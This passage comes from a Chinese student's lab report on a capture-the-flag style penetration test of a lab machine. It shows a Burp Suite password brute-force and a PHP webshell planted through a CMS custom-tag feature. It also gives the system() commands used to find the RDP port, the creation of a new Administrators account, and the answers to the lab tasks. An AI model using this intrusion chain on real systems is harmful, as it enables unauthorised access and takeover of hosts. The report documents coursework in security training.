
可以看到密码字典中的密码已经被导入。



点击 Start attack 开始攻击。




等待一段时间过后,可以看到当密码为 admin452 的时候,状态不是 200 而是 302,可知密码即为 admin452。






### 3. 获取 WebShell 权限并拿到目标机开放的远程桌面端口号

打开拓展，来添加自定义用户标签。



点击添加用户标签。



设置姓名为陈曦的拼音 chenxi，并在代码区输入测试的命令。此处输入了查询权限来测试是否添加成功并且可以运行语句。

**Add User Defined Tag**

☒ Submit ☐ Cancel

Name:

**Code** Description

Code:

提交用户。

☒ Submit ☐ Cancel

在用户列表中可以查看到新添加的 chenxi 用户。用户添加成功。

Name	Description
chenxi	
custom_copyright	Code to output copyright information
user_agent	Code to show the user's user agent inform

在表格中点击用户名可以查看用户标签详情和刚才输入语句的页面。点击 Run 就可以输出语句的运行结果。

**Edit User Defined Tag**


☒ Submit ☐ Cancel ☐ Apply ☒ Run

Name:


可以在弹窗中看到结果。




现在输入一句话木马。使用 `file_put_contents()` 函数。此函数可以控制网站提取权限。



运行并提交。




通过 192.168.1.4/chenxi.php?cmd=system("whoami"), 来查看命令是否运行并起效应。可以看到命令已经上传成功。




在输入框输入语句

view-source:http://192.168.1.4/chenxi.php?Cmd=system("tasklist /svc"); 查看目标主机开放的远程桌面端口。查看 TermService 的对应数, 为 2476。



根据 2476, 使用语句


view-source:http://192.168.1.4/chenxi.php?cmd=system("netstat -ano | findstr 2476"), 查看最终的端口号为 45565。




#### 4. 向目标机添加新用户并控制目标机

添加新用户。

用户名为 chenxixi, 密码为 1Q2w3e4r。方法和上个实验相同。




添加管理员权限。语句为 net localgroup Administrators chenxixi。




进行远程登陆。使用 rdesktop -a 16 192.168.1.4:45565。



在窗口输入设置的用户名和密码。



远程登陆成功。





在资源管理器中找到 2.key 文件。仍然没有权限。

名称	修改日期	类型	大小
PerfLogs	2013/8/22 23:52	文件夹	
phpStudy	2018/1/11 2:23	文件夹	
Program Files	2017/12/7 5:53	文件夹	
Program Files (x86)	2017/12/7 5:52	文件夹	
virtio	2017/12/7 5:52	文件夹	
Windows	2023/4/3 7:55	文件夹	
用户	2023/4/3 7:55	文件夹	
2.key	2018/1/10 7:34	KEY 文件	

将 chenxixi 添加到完全控制权限。

主体: chenxixi (WIN-ABAFOJBHK8A\chenxixi) [选择主体](#)

类型: 允许

基本权限:

☒ 完全控制

☒ 修改


☒ 读取和执行

☒ 读取

☒ 写入

☐ 特殊权限

修改后缀名后打开记事本文件，可以看到里面的内容为“Zenamp”。



## 四、实验结果

### 1. 使用 nmap、MSF 和 Metasploit 进行漏洞挖掘和利用

```
cat /usr/src/1.key
Metasploit
```

显示成功。

Metasploit

提交

### 2. 使用 nikto、crunch 和 burpsuite 进行网站渗透和控制

Intruder attack 5

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeo...	Length	Comment
2453	3	admin452	302			619	
0						4633	
1	1	admin000	200			5020	
2	1	admin001	200			5020	
3	1	admin002	200			5020	
4	1	admin003	200			5020	
5	1	admin004	200			5020	
6	1	admin005	200			5020	
7	1	admin006	200			5020	
8	1	admin007	200			5020	
9	1	admin008	200			5020	
10	1	admin009	200			5020	
11	1	admin010	200			5020	

Request Response

Raw Params Headers Hex

POST /admin/login.php HTTP/1.1  
Host: 192.168.1.4  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:52.0) Gecko/20100101 Firefox/52.0

显示成功。

admin452


提交

### 3. 获取 webshell 权限并拿到目标机开放的远程桌面端口号

view-source:http://192.168.1.4/chenxi.php?cmd=system("netstat -ano | findstr 2476")


1	TCP	0.0.0.0:45565	0.0.0.0:0	LISTENING	2476
2	TCP	:::45565	:::0	LISTENING	2476
3	UDP	0.0.0.0:45565	*:*		2476
4	UDP	:::45565	*:*		2476
5					

显示成功。




A form with a light blue border. Inside, there is a white input field containing the number "45565". To the right of the input field is a blue button with the white text "提交" (Submit).

#### 4. 向目标机添加新用户并控制目标机



显示成功。



A form with a light blue border. Inside, there is a white input field containing the word "Zenmap". To the right of the input field is a blue button with the white text "提交" (Submit).

## 五、实验心得

本次实验我学会了许多工具。如继续学习了 nmap，学习使用 Metasploit，nikto，继续熟悉并应用 crunch 工具，使用 burpsuite 进行网站渗透和控制。继续熟悉 webshell 权限并拿到目标机开放的远程桌面端口号和向目标机添加新用户并控制目标机。对网站渗透和控制有了基础的了解，熟悉了控制目标机的操作。